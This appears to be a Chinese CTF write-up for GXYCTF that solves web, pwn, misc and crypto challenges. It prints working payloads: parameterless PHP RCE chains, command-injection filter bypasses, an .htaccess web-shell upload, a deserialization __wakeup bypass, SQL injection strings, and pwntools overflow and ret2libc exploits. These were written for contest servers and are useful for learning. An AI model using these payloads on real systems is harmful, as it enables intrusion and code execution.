GXYCTF writeup Mini_Ginkgo

WEB

0x01 禁止套娃!

通过fuzz发现.git泄露,githack恢复源码

```
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z|\-]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|nt|info|dec|bin|hex|oct|pi|log/i', $code)) {
                // echo $_GET['exp'];
                eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
```

进行代码审计:

1. 第一层判断不能使用php伪协议读取文件
2. 第二层判断正则表达式规定xxx()形式执行,即()中不加参数,进行无参数命令执行
3. 第三层判断过滤了一批函数,但还是有很多读取文件的函数可以用

得知这是一个无参rce,首先尝试访问flag.php文件,发现存在,并在根目录下

无参rce已经有许多解了，根据此题的过滤改一下就行：

```
print_r(readfile(next(array_reverse(scandir(pos(localeconv()))))));
```

首先pos(localeconv())得到.然后scandir(.)也就是得到当前目录


Array ([0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php)

得知flag在数组的倒数第二个，我们用数组反转一下，此时flag在第二个，再用next得到flag.php，然后readfile：

```
GXY{Yes!c0mmanDer!}
```

0x02 ping ping ping

跟进题目，输入一个url，然后将他闭合，执行其他命令，例如127.0.0.1;ls



得到flag.php，然后尝试cat flag.php，但是这里即过滤了空格又过滤flag，所以用catIFS9index.php，得到过滤源码

```
    <?php
    if(isset($_GET['ip'])){
        $ip = $_GET['ip'];
        if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
            echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
            die("fxck your symbol!");
        }
        else if(preg_match("/ /", $ip)){
            die("fxck your space!");
        }
        else if(preg_match("/bash/", $ip)){
            die("fxck your bash!");
        }
```

```
        else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
            die("fxck your flag!");
        }
        $a = shell_exec("ping -c 4 ".$ip);
        echo "<pre>";
        print_r($a);
    }
    ?>
```

发现这里对flag用了*匹配，*也被禁了

首先看一下linux里的系统变量$PATH:

```
root@VM-0-14-ubuntu:~# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

然后了解一下linux里得到cut命令：

cut 命令从文件的每一行剪切字节、字符和字段并将这些字节、字符和字段写至标准输出

下面是可以带的参数

```
-b ：以字节为单位进行分割。这些字节位置将忽略多字节字符边界，除非也指定了 -n 标志。
-c ：以字符为单位进行分割。
-d ：自定义分隔符，默认为制表符。
-f ：与-d一起使用，指定显示哪个区域。
-n ：取消分割多字节字符。仅和 -b 标志一起使用。如果字符的最后一个字节落在由 -b 标志的 List 参数指示的范围之内，该字符将被写出；否则，该字符将被排除
```

大致了解一下知道可以用cut对字符串进行分割，如果我们：

echo $PATH | cut –c10


这样就能拿到a了，然后就能用上面那个东西代替a，这样就能bypass了：

127.0.0.1;p=fl;h=g;catIFS9$p`echo$IFS$PATH|cut$IFS–c10`$h.php

```
<?php
    $flag = "GXY{1_sh0uld_ban_Icmp_4tFirst}";
?>
</center>
```

0x03 babyupload


打开是一个文件上传，直接burp抓包，尝试上传php，得到反馈不能上传后缀带有ph的文件



那么猜测是黑名单的验证，尝试上传.htaccess，内容为：

```
<FilesMatch "pho">
SetHandler application/x-httpd-php
</FilesMatch>
```

意思是将所有名字为pho的东西都当成php解析,上传成功得到路径访问




Not Found

The requested URL /upload/11c8f20b36827d30639d6bdede00349a/.htaccess was not found on this server.

Apache/2.4.10 (Debian) Server at 183.129.189.60 Port 10002

猜测应该是服务器自动删除了，那么我们就可以利用burp爆破持续上传.htaccess和pho.jpg的图片马，然后访问图片路径

对了，这里system被禁了,所以需要highlight_file读



GIF GXY{WeII_done,you_got_my_shell}

0x04 DoYouKnowRobots

根据题目robots，访问robots.txt，得到index.php~,访问得到源码

```
<?php
class FileReader{
    public $Filename;
    public $start;
    public $max_length;
    function __construct(){
        $this->Filename = __DIR__ . "/bcm.txt";
        $this->start = 12;
        $this->max_length = 72;
    }


    function __wakeup(){
        $this->Filename = __DIR__ . "/fake_f1ag.php";
```

```
        $this->start = 10;
        $this->max_length = 0;
        echo "<script>alert(1)</script>";
    }


    function __destruct(){
        $data = file_get_contents($this->Filename, 0, NULL, $this->start, $this->max_length);
        if(preg_match("/\{|\}/", $data)){
            die("you can't read flag!");
        }
        else{
            echo $data;
        }
    }
}


if(isset($_GET['exp'])){
    if(preg_match("/.?f.?l.?a.?g.?/i", $_GET['exp'])){
        die("hack!");
    }
    $exp = $_REQUEST['exp'];
    $e = unserialize($exp);
    echo $e->Filename;
}
else{
    $exp = new FileReader();
}
?>
```

访问flag.php没报错证明flag在该文件下，并且可以通过反序列化中的__destruct魔术方法中的file_get_contents去读flag.php，但是wakeup对filename做了限制，这里可以用序列化属性个数不同来绕过wakeup的方法，先创建一个类的实例

```
$a=new FileReader();
```

因为可以看到源码中对读取到的结果{}进行了过滤，而flag肯定又{}包裹，所以我们用php伪协议来base64加密flag

```
$a->Filename='php://filter/convert.base64-encode/resource=flag.php'
```


得到序列化的结果，然后改属性为4绕过wakeup

```
O:10:"FileReader":4:{s:8:"Filename";s:52:"php://filter/convert.base64-encode/resource=flag.php";s:5:"start";i:12;s:10:"max_length";i:72;}
```


来到最后一个过滤也就是对flag进行过滤，这里过滤比较严格，因为这里观察到他只对get方式传参的进行过滤，而下面又被重新赋值了一次

```
$exp = $_REQUEST['exp'];
```


所以我们在get中可以传个phoebe，然后再post下传序列化的值



ZyA9ICJHWFl7eWFuX3BpZV9sYW5fc2lfZXJ9IjsNCj8+



得到加密结果，base64解密：



0x05 babysqliv2.0

根据题目可知这题考宽字节，报错注入，双写绕过，这里普通的报错函数用不了，猜测可能是被过滤了，我这里用了floor注入，注出来有base64加密，payload：

```
name=%df' and(seselectlect 1 from(sselectelect
count(*),concat((sselectelect (sselectelect (SESELECTLECT
concat(327a6c4304ad5938eaf0efb6cc3e53dc) FROM f14g limit 22,1)) from
information_schema.tables limit 0,1),floor(rand(0)*2))x from
information_schema.tables group by x)a)--+&pw=123
```

base64解密

GXY{g0Od_job1im_so_vegetable}

0x06 BabySqli

sql注入当然能用sqlmap跑就用sqlmap跑啦

```
sqlmap -u "http://183.129.189.60:10006/search.php" --data="name=*&pw=123"
--dbs
```

```
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| passwd   | varchar(32) |
| username | varcha(20)  |
+----------+-------------+
+----------------------------------+
| passwd                           |
+----------------------------------+
| cdc9c819c7f8be2628d4180669009d28 |
+----------------------------------+
```

passwd为一个md5加密后的值，而且无法解密
所以我们肯定无法直接登陆了，观察源代码，有一段字符

```
MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQ
YGOSTZKJ2VSVZRNRFHOPJ5
```


base32+base64解密得到：select *from user where username='$name'

```
name=0' union select 1,'admin','c4ca4238a0b923820dcc509a6f75849b'--+&pw=1
```


结合sql语句，查询name=0的用户，返回空或者报错，但是我们加了一个union select 也就是相当于创建了一个虚拟表，实操一下

```
mysql> select *from users where id=0 union select 1,2,3;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | 2        | 3        |
+----+----------+----------+
1 row in set (0.00 sec)
```

可以看到现在三个参数都可控，而且题目需要用户名为admin，所以username的2改成admin，同时我们需要输入一个密码，并且密码经过md5加密要=数据库中的数据，所以payload中pw=1，第三列也就是password就要填1的md5值，id随便



GXY{y0u_4re_not_aDmin!}



PWN

0x01 fantasy

```
from pwn import *
io=remote('183.129.189.60',10025)
pay='B'*56+p64(0x400735)
#gdb.attach(io)
io.sendlineafter('input your message\n',pay)
io.interactive()
```

0x02 my_cannary

```
from pwn import *
elf = ELF('my_cannary')
libc_addr=elf.got['__libc_start_main']
system_plt=elf.plt['system']
puts_plt=elf.plt['puts']
libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
io=process('my_cannary')
#io = remote('183.129.189.60',10026)
pop_ret=0x0400a43
main_addr=0x400998
payload='b'*48+p64(0x6010d1)+p64(0)+p64(0)+p64(pop_ret)
payload+=p64(libc_addr)+p64(puts_plt)+p64(main_addr)
```

```
io.sendlineafter("Now let's begin\n",payload)
__libc_addr=u64(io.recv(6).ljust(8,'\x00'))
libcbase_addr=__libc_addr-libc.symbols['__libc_start_main']
binsh_addr=libcbase_addr+libc.search("/bin/sh\x00").next()
print "libcbase_addr=>",hex(libcbase_addr)
payload='A'*0x30+p64(0x6010d1)+p64(0)+p64(0)+p64(pop_ret)
payload+=p64(binsh_addr)+p64(system_plt)
io.sendlineafter("Now let's begin\n",payload)
io.interactive()
```

MISC

0x01 佛系青年

zip伪加密,改0009-->0000解压

```
01 23 22 26 FB 5B 94 D5  01 50 4B 01 02 1F 00 14
00 00 00 08 00 51 AB 65  4F 83 26 AB 0C 02 03 00
00 14 0B 00 00 06 00 24  00 00 00 00 00 00 00 20
00 00 00 5C 84 00 00 66  6F 2E 74 78 74 0A 00 20
00 00 00 00 00 01 00 18  00 6E A4 82 A5 DC 93 D5
01 F6 B6 E1 51 DC 93 D5  01 F6 B6 E1 51 DC 93 D5
01 50 4B 05 06 00 00 00  00 02 00 02 00 AF 00 00
00 82 87 00 00 00 00
```

```
#"&û[ÕPK
    Q«eO&«
      $
  \   fo.txt
        n¤¥ÜÕ
ö¶áQÜÕ ö¶áQÜÕ
PK
```

得txt文件,里有一段佛曰:开头的文字,一眼看破佛经加密

与佛论道解密网址 http://www.keyfc.net/bbs/tools/tudoucode.aspx


flag{w0_fo_ci_Be1}

0x02 我永远喜欢gakki!

binwalk分析,发现有压缩包,提取出来

```
root@iZ2ze5rmf8lyj1geahh44hZ:~# binwalk wolaopo.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8
137448        0x218E8         RAR archive data, first volume type: MAIN_HEAD

root@iZ2ze5rmf8lyj1geahh44hZ:~# binwalk wolaopo.jpg -e

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8

WARNING: Extractor.execute failed to run external extractor 'unrar e '%e'': [Errno 2] No such file or directory: 'unrar': 'u
nrar'

WARNING: Extractor.execute failed to run external extractor 'unrar -x '%e'': [Errno 2] No such file or directory: 'unrar': '
unrar'
137448        0x218E8         RAR archive data, first volume type: MAIN_HEAD
```

是个加密压缩包,放进ARCHPR里爆破得到密码



flag.txt里都是不规律的字符,粗略扫了一下发现{}出现的次数很多,看这个大小分析是字频加密上脚本跑

```python
from collections import Counter

f = open("flag.txt")
txt = f.read()
c = Counter()
for i in txt:
    c[i] = c[i]+1
print(c)
```

观察字符顺序

```
root@iZ2ze5rmf8lyj1geahh44hZ:~# python tongji.py
Counter({'G': 2508, 'X': 2481, 'Y': 2453, '{': 2301, 'g': 2221, 'a': 2087, 'k': 1981, 'i': 1797, '_': 1531, 'I': 1448, 's': 1402, 'M': 1398, 'y': 1389, 'w': 1386, '1': 1376, 'f': 1373, 'e': 1372, '}': 1264, 'A': 1164, 'D': 1164, 'O': 1163, 'Q': 1163, 'W': 1163, 'J': 1162, 'H': 1161, 'E': 1160, 'K': 1160, 'N': 1160, 'S': 1160, 'U': 1160, 'P': 1159, '&': 1158, '*': 1158, '8': 1158, 'Z': 1158, '#': 1157, '%': 1157, '2': 1157, '4': 1157, '9': 1157, 'C': 1157, 'B': 1157, '^': 1157, '$': 1156, ')': 1156, '(': 1156, '-': 1156, '3': 1156, '@': 1156, 'F': 1156, 'R': 1156, 'T': 1156, 'V': 1156, '0': 1155, '5': 1155, '7': 1155, '6': 1155, '=': 1155, 'L': 1155, 'h': 1151, 'o': 1151, 'q': 1150, 'd': 1148, 'u': 1147, 'j': 1146, 'l': 1144, 'c': 1143, 'm': 1143, 'n': 1143, 'p': 1143, 'x': 1143, 'z': 1143, 'b': 1142, 't': 1141, 'v': 1141, 'r': 1140, '!': 1058, '[': 4, ',': 3, ';': 3, ' ': 1, "'": 1, '.': 1})
```

GXY{gaki_lsMyw1fe}

0x03 babync

```python
# -*- coding: utf-8 -*
import base64
from pwn import *

context.log_level="debug"

def BinarySearch():
    min = 10000000000000000000000000
```

```
    max = 99999999999999999999999999
    i = 0
    while True:
        i += 1
        mid = (max + min) // 2
        io=remote("183.129.189.60",10029)
        io.sendline(str(mid))
        io.recvuntil('too ')
        aoo=ord(io.recv(1))
        if aoo==115:
            min = mid + 1
        elif aoo==98 :
            max = mid - 1
        else :
             break
if __name__ == "__main__":
    BinarySearch()
```

```
[DEBUG] Sent 0x1c bytes:
    '340282366920938463463374607\n'
[DEBUG] Received 0x35 bytes:
    'Well Done, give Your flag GXY{Qi9i_wants_a_boyfriend}'
```

GXY{Qi9i_wants_a_boyfriend}

0x04 SXMgdGhpcyBiYXNlPw==

一眼看穿nase64隐写,直接上脚本跑

```
GXY{fazhazhenhaotin
0
GXY{fazhazhenhaotin
7
GXY{fazhazhenhaoting
7
GXY{fazhazhenhaoting
13
GXY{fazhazhenhaoting}
0
GXY{fazhazhenhaoting}
```

GXY{fazhazhenhaoting}

CRYPTO

0x01 CheckIn

dikqTCpfRjA8fUBIMD5GNDkwMjNARkUwI0BFTg==
base64解密 -->
v)*L*_F0<}@H0>F49023@FE0#@EN
rot47解密 -->
GXY{Y0u_kNow_much_about_Rot}